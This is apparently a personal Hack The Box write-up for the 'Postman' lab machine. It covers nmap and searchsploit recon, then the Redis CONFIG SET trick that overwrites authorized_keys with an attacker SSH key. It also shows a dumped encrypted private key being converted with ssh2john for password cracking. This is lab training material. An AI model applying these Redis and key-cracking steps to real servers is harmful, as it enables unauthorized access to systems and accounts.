postman

xct

hosts

```
1   127.0.0.1   localhost
2   127.0.1.1   kali
3   10.10.10.160 postman.htb
4
```

```
┌──(root💀kali)-[/Documents/htb/boxes/postman]
└─# nmap -sV -sC -p- postman.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 16:49 EDT
Nmap scan report for postman.htb (10.10.10.160)
Host is up (0.078s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 768.62 seconds
```


Apache httpd 2.4.29 , Redis , Webmin are running

```
┌──(root💀 kali)-[/Documents/htb/boxes/postman]
└─# searchsploit Webmin                                                    130 ⨯
------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------------------
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal                     | cgi/webapps/23535.txt
phpMyWebmin 1.0 - 'target' Remote File Inclusion                                    | php/webapps/2462.txt
phpMyWebmin 1.0 - 'window.php' Remote File Inclusion                                | php/webapps/2451.txt
Webmin - Brute Force / Command Execution                                            | multiple/remote/705.pl
webmin 0.91 - Directory Traversal                                                   | cgi/remote/21183.txt
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing                         | linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalation                                             | linux/remote/21765.pl
Webmin 0.x - Code Input Validation                                                  | linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution                                        | multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)                                                  | multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)               | unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities                                             | cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)                                | cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)              | linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution                                                | linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)                   | linux/remote/47230.rb
Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit)                     | linux/webapps/49318.rb
Webmin 1.x - HTML Email Command Execution                                           | cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure                        | multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure                        | multiple/remote/2017.pl
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)                       | linux/webapps/47330.rb
------------------------------------------------------------------------------------ ---------------------------------
```

Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit) | linux/remote/46984.rb
is promosing but requires autorization

```
def initialize(info = {})
  super(update_info(info,
    'Name'           => 'Webmin Package Updates Remote Command Execution',
    'Description'    => %q(
      This module exploits an arbitrary command execution vulnerability in Webmin
      1.910 and lower versions. Any user authorized to the "Package Updates"
      module can execute arbitrary commands with root privileges.
    ),
    'Author'         => [
      'AkkuS <<C3><96>zkan Mustafa Akku<C5><9F>>' # Vulnerability Discovery, MSF PoC module
    ],
```

let's see Webmin 1.920 - Remote Code Execution | linux/-webapps/47293.sh
for some reasons the file has some windows endings do we converted it, unfortunutaly the target is not vulnerable



we gona use redis-cli to interact with the service

```
┌──(root💀kali)-[/Documents/htb/boxes/postman]
└─# redis-cli -h postman.htb
postman.htb:6379> INFO
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_mode:standalone
os:Linux 4.15.0-58-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
process_id:637
run_id:426a24a8e3b9da0cfecb85b1cd9b456dbe04499f
tcp_port:6379
uptime_in_seconds:2883
uptime_in_days:0
hz:10
lru_clock:9378107
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf

# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0
```

```
# Memory
used_memory:841240
used_memory_human:821.52K
used_memory_rss:3940352
used_memory_rss_human:3.76M
used_memory_peak:841240
used_memory_peak_human:821.52K
used_memory_peak_perc:100.00%
used_memory_overhead:832086
used_memory_startup:782456
used_memory_dataset:9154
used_memory_dataset_perc:15.57%
total_system_memory:941203456
total_system_memory_human:897.60M
used_memory_lua:37888
used_memory_lua_human:37.00K
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
mem_fragmentation_ratio:4.68
mem_allocator:jemalloc-3.6.0
active_defrag_running:0
lazyfree_pending_objects:0
```

```
# Persistence
loading:0
rdb_changes_since_last_save:0
rdb_bgsave_in_progress:0
rdb_last_save_time:1619987960
rdb_last_bgsave_status:ok
rdb_last_bgsave_time_sec:-1
rdb_current_bgsave_time_sec:-1
rdb_last_cow_size:0
aof_enabled:0
aof_rewrite_in_progress:0
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
aof_last_write_status:ok
aof_last_cow_size:0
```

```
# Stats
total_connections_received:2
total_commands_processed:2
instantaneous_ops_per_sec:0
total_net_input_bytes:45
total_net_output_bytes:12837
instantaneous_input_kbps:0.00
instantaneous_output_kbps:0.00
rejected_connections:0
sync_full:0
sync_partial_ok:0
sync_partial_err:0
expired_keys:0
expired_stale_perc:0.00
expired_time_cap_reached_count:0
evicted_keys:0
keyspace_hits:0
keyspace_misses:0
pubsub_channels:0
pubsub_patterns:0
latest_fork_usec:0
migrate_cached_sockets:0
slave_expires_tracked_keys:0
active_defrag_hits:0
active_defrag_misses:0
active_defrag_key_hits:0
active_defrag_key_misses:0

# Replication
role:master
connected_slaves:0
master_replid:74b6d4e225c924bf5f80a2209447e1784f3135bf
master_replid2:0000000000000000000000000000000000000000
master_repl_offset:0
second_repl_offset:-1
repl_backlog_active:0
repl_backlog_size:1048576
repl_backlog_first_byte_offset:0
repl_backlog_histlen:0
```

```
# CPU
used_cpu_sys:2.40
used_cpu_user:0.73
used_cpu_sys_children:0.00
used_cpu_user_children:0.00

# Cluster
cluster_enabled:0
```

how to interact with redis : https://github.com/psmiraglia/ctf/-blob/master/kevgir/000-redis.md
how it can be used to write an autorized keys file to user's home directory
first we generate a fresh rsa key
---The antirez's attack exploits Redis to upload the SSH pubkey on the targetmachine. Let's start by creating a new set of keys that we use to access themachine.
---As indicated by antirez, the idea at the base of the attack is to use theSAVE command to overwrite the `authorized_keys` file of the victim. All theattack's steps are well explained in the antirez's blog.
---Getting the current Redis' configuration (`dir` is already set due to theprevious path's identification phase)
---Update the Redis' configuration
---Do the attack
----Try the SSH login


```
┌──(root💀kali)-[/Documents/htb/boxes/postman]
└─# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): redis
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in redis
Your public key has been saved in redis.pub
The key fingerprint is:
SHA256:FwPVplrjfyJ7kdc81KObwcFMKfGyjCuRniDnLiQ72kk root@kali
The key's randomart image is:
+---[RSA 3072]----+
|          ...o. .|
|           . .+o |
|            o+=. .|
|          . *oo+ o.|
|     . o oS=.+ ..+o.|
|  . .+ o +.o o+ ..o|
|   E  . + . . o+ . |
|  = o.    . . +o.  |
| o + ..     .+ o   |
+----[SHA256]-----+

┌──(root💀kali)-[/Documents/htb/boxes/postman]
└─# chmod 0600 redis

┌──(root💀kali)-[/Documents/htb/boxes/postman]
└─# echo -e "\n\n" >> blob.txt

┌──(root💀kali)-[/Documents/htb/boxes/postman]
└─# cat redis.pub >> blob.txt

┌──(root💀kali)-[/Documents/htb/boxes/postman]
└─# echo -e "\n\n" >> blob.txt
```

blob.txt contains redis's public key

```
┌──(root💀 kali)-[/Documents/htb/boxes/postman]
└─# cd /var/lib/redis

┌──(root💀 kali)-[/var/lib/redis]
└─# ls

┌──(root💀 kali)-[/var/lib/redis]
└─# ls -al
total 8
drwxr-x---  2 redis redis 4096 May  2 17:22 .
drwxr-xr-x 65 root  root  4096 May  2 17:22 ..

┌──(root💀 kali)-[/var/lib/redis]
└─# l

┌──(root💀 kali)-[/var/lib/redis]
└─# cd ..

┌──(root💀 kali)-[/var/lib]
└─# ls
apache2  command-not-found    gems         ispell        mysql                          openvpn     private         snmp        udisks2
apt      dbus                 geoclue      king-phisher  NetworkManager                 os-prober   python          strongswan  upower
aspell   debtags              ghostscript  lightdm       NetworkManager-fortisslvpn     pam         reaver          stunnel4    usbutils
autopsy  dhcp                 git          logrotate     nfs                            php         redis           sudo        vim
binfmts  dictionaries-common  grub         man-db        nginx                          plymouth    samba           systemd     xfonts
blueman  dpkg                 ieee-data    misc          nikto                          polkit-1    sgml-base       tpm         xkb
colord   emacsen-common       inetsim      mlocate       ntp                            postgresql  smartmontools   ucf         xml-core

┌──(root💀 kali)-[/var/lib]
└─# mkdir saad

┌──(root💀 kali)-[/var/lib]
└─# ls
apache2            dbus                 ghostscript   logrotate                   nginx       polkit-1    sgml-base      ucf
apt                debtags              git           man-db                      nikto       postgresql  smartmontools  udisks2
aspell             dhcp                 grub          misc                        ntp         private     snmp           upower
autopsy            dictionaries-common  ieee-data     mlocate                     openvpn     python      strongswan     usbutils
binfmts            dpkg                 inetsim       mysql                       os-prober   reaver      stunnel4       vim
blueman            emacsen-common       ispell        NetworkManager              pam         redis       sudo           xfonts
colord             gems                 king-phisher  NetworkManager-fortisslvpn  php         saad        systemd        xkb
command-not-found  geoclue              lightdm       nfs                         plymouth    samba       tpm            xml-core
```

```
┌──(root💀 kali)-[/var/lib]
└─# redis-cli -h postman.htb
postman.htb:6379> CONFIG SET dir "/var/lib/redis/.ssh"
OK
postman.htb:6379> CONFIG SET dbfilename "authorized_keys"
OK
postman.htb:6379> flushall
OK
postman.htb:6379> exit
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/postman]
└─# cat blob.txt


ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCwM92n5uunSq329c9zof1FZXiBo17o/tkMm/glpCfJK0z3N7SHLY+d6UiEoaMFyXZrpf0x04tJzBHu27eTnQT3N3YTd3HvGvWsKWT
OzpyE4/52DOLapMCsj1rusAP6AIEtrYNmPDRq4rtdAau1tpeI0X88s0WLdePBrV5hUSg4VJrwt0iGJxFnJ+vMBgsjmi6P0a8KywUrpRpy7xY7SrtRg+ouSrGQvbaelxKkxQnvcgXG64
GbB0wvkZDBtpA7b2BGGzqvv0PaAN/gj7BfHJ4eNQVniphsNhqG5Md8ZuuxHWNHz5GGY73MQ4ykNTwn0gldAkQR9SQNvs16UYfPKUZMuacHJT7agzziaB3hQYxCTBWXo8UfYH5QjK1Zc
+VwrU7MP1tutni2Gq7mblir3J9X8ElfjAFPNVndbsrWStd5J1pDRaDCj2i2VWdzk5e6GPt+3fNBvwY/CJUC2D0y6JV6GPBCmdWaDzKAV8+nofBqEbmsNCqG02zDf+g3eXLAFU0= roo
t@kali
```



at /opt we can find a backup of a private key, and copy it to our machine

```
redis@Postman:/home/Matt$ ls /opt
id_rsa.bak
redis@Postman:/home/Matt$ cat /opt/id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vProD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
redis@Postman:/home/Matt$
```

id_rsa_bak

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4CdcfbrldXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
```

using ssh2jhon we create a crackable hash from the private protected key and cracket using john rockyou.txt

```
┌──(root💀kali)-[/Documents/htb/boxes/postman]
└─# python ssh2john.py id_rsa_bak | tee id_rsa.hash
id_rsa_bak:$sshng$0$8$73E9CEFBCCF5287C$1192$25e840e75235eebb0238e56ac96c7e0bcdfadc8381617435d43770fe9af72f6036343b41eedbec5cdcaa2838217d09d
77301892540fd90a267889909cebbc5d567a9bcc3648fd648b5743360df306e396b92ed5b26ae719c95fd1146f923b936ec6b13c2c32f2b35e491f11941a5cafd3e74b37238
09d71f6ebd5d5c8c9a6d72cba593a26442afaf8f8ac928e9e28bba71d9c25a1ce403f4f02695c6d5678e98cbed0995b51c206eb58b0d3fa0437fbf1b4069a6962aea4665df2
c1f762614fdd6ef09cc7089d7364c1b9bda52dbe89f4aa03f1ef178850ee8b0054e8ceb37d306584a81109e73315aebb774c656472f132be55b092ced1fe08f11f25304fe6b
92c21864a3543f392f162eb605b139429bb561816d4f328bb62c5e5282c301cf507ece7d0cf4dd55b2f8ad1a6bc42cf84cb0e97df06d69ee7b4de783fb0b26727bdbdcdbde4
bb29bcafe854fbdbfa5584a3f909e35536230df9d3db68c90541d3576cab29e033e825dd153fb1221c44022bf49b56649324245a95220b3cae60ab7e312b705ad4add152785
3535ad86df118f8e6ae49a3c17bee74a0b460dfce0683cf393681543f62e9fb2867aa709d2e4c8bc073ac185d3b4c0768371360f737074d02c2a015e4c5e6900936cca2f45b
6b5d55892c2b0c4a0b01a65a5a5d91e3f6246969f4b5847ab31fa256e34d2394e660de3df310ddfc023ba30f062ab3aeb15c3cd26beff31c40409be6c7fe3ba8ca13725f9f4
5151364157552b7a042fa0f26817ff5b677fdd3eead7451decafb829ddfa8313017f7dc46bafaac7719e49b248864b30e532a1779d39022507d939fcf6a34679c54911b8ca7
89fef1590b9608b10fbdb25f3d4e62472fbe18de29776170c4b108e1647c57e57fd1534d83f80174ee9dc14918e10f7d1c8e3d2eb9690aa30a68a3463479b96099dee8d97d1
5216aec90f2b823b207e606e4af15466fff60fd6dae6b50b736772fdcc35c7f49e5235d7b052fd0c0db6e4e8cc6f294bd937962fab62be9fde66bf50bb149ca89996cf12a54
f91b1aa2c2c6299ea9da821ef284529a5382b18d080aaede451864bb352e1fdcff981a36b505a1f2abd3a024848e0f3234ef73f3e2dda0dd7041630f695c11063232c423c71
53277bbe671cb4b483f08c266fc547d89ff2b81551dabef03e6fd968a67502100111a7022ff3eb58a1fc065692d50b40eb379f155d37c1d97f6c2f5a01de13b8989174677c8
9d8a644758c071aea8d4c56a0374801732348db0b3164dcc82b6eaf3eb3836fa05cf5476258266a30a531e1a3132e11b944e8e0406cad59ffeaecc1ab3b7705db99353c458d
c9932a638598b195e25a14051e414e20dc1510eb476a467f4e861a51036d453ea96721e0be34f4993a34b778d4111b29a63d69c1b8200869a129392684af8c4daa32f3d0a0d
17c36275f039b4a3bf29e9436b912b9ed42b168c47c4205dcd00c114da8f8d82af761e69e900545eb6fc10ef1ba4934adb6fa9af17c812a8b420ed6a5b645cad812d394e93d
